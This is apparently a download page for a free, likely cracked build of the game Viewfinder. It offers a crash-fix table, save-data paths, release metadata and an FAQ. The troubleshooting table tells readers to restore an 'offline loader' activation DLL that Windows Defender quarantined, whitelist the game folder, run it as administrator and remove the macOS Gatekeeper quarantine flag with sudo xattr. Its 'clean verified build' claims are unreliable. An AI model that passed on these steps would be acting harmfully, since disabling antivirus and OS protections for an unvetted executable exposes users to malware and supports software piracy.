
Viewfinder Crash on Startup, Missing DLL, Gatekeeper & Launch Error Fix (2026)
Quick Fix for Viewfinder Crashes & Launch Errors: Over 90% of startup crashes, missing DLL errors on Windows, and Gatekeeper prompts on macOS in Viewfinder (Build 20950646) are resolved by installing vc_redist.x64.exe, whitelisting the folder in Windows Security (or running xattr -cr on Mac), and launching as Administrator.
→ Download Clean Verified Build of Viewfinder (Build 20950646)
Common Viewfinder Desktop Errors & Proven Solutions
| Issue / Error Message | Root Cause | Step-by-Step Fix |
|---|---|---|
| Crash on Startup / Silent Exit (Windows) | Missing Visual C++ Runtime or Admin privileges | Install VC++ 2015–2022 (x86 & x64) and enable Run this program as an administrator. |
| Missing MSVCP140.dll / VCRUNTIME140.dll | Corrupted Microsoft C++ runtime libraries | Reinstall the official Microsoft Visual C++ Redistributable package and reboot your PC. |
| Missing steam_api64.dll / Activation DLL | Windows Defender quarantined the offline loader | Open Windows Security → Protection History, restore the file, and whitelist the folder. |
| "App Is Damaged and Can't Be Opened" (macOS) | macOS Gatekeeper quarantine flag | Run sudo xattr -rd com.apple.quarantine "/Applications/Viewfinder.app" in Terminal. |
Related Guides: Main Download Page | Installation Guide | System Requirements
Viewfinder – Windows 10/11 & macOS Configuration, Preset & Save Data Paths
When backing up user profiles, presets, or local save data between a Windows Desktop workstation and a MacBook Pro/Studio for Viewfinder (Build 20950646), check these default desktop directories:
| Desktop Platform | Default User Data / Config / Preset Directory | Backup & Migration Notes |
|---|---|---|
| Windows 10 / 11 (x64) | %APPDATA%\{Viewfinder}\ or %USERPROFILE%\AppData\LocalLow\{Viewfinder}\ | Back up this folder before installing a newer version or resetting preferences. |
| macOS (Apple Silicon M1–M4 / Intel) | ~/Library/Application Support/Viewfinder/ & ~/Library/Preferences/ | Use Cmd + Shift + G in Finder to open hidden Library paths directly. |
Release Metadata Summary – Viewfinder
- Title / Package: Viewfinder
- Verified Build Version: Build 20950646
- Archive Size: 6.9 GB
- Category: Game, Adventure
- Target Desktop OS: Windows 10/11 (64-bit) & macOS Desktop (Apple Silicon M1/M2/M3/M4 & Intel)
- Primary Download Hub: Download Viewfinder (Build 20950646) Full Desktop Build
Frequently Asked Questions – Viewfinder (Build 20950646)
How can I download Viewfinder Free Download (Build 20950646) safely?
Visit the official game page or trusted distribution platforms, click the download button for Build 20950646, and follow the on‑screen instructions to install the PC version securely.
What are the key gameplay features of Viewfinder Build 20950646?
The build introduces enhanced photo‑placement mechanics, new puzzle environments, optimized graphics, and smoother controls, allowing players to transform 2D images into 3D world elements.
Does Viewfinder Free Download (Build 20950646) require an internet connection?
An internet connection is only needed for the initial download and optional updates; once installed, you can play the game offline without any restrictions.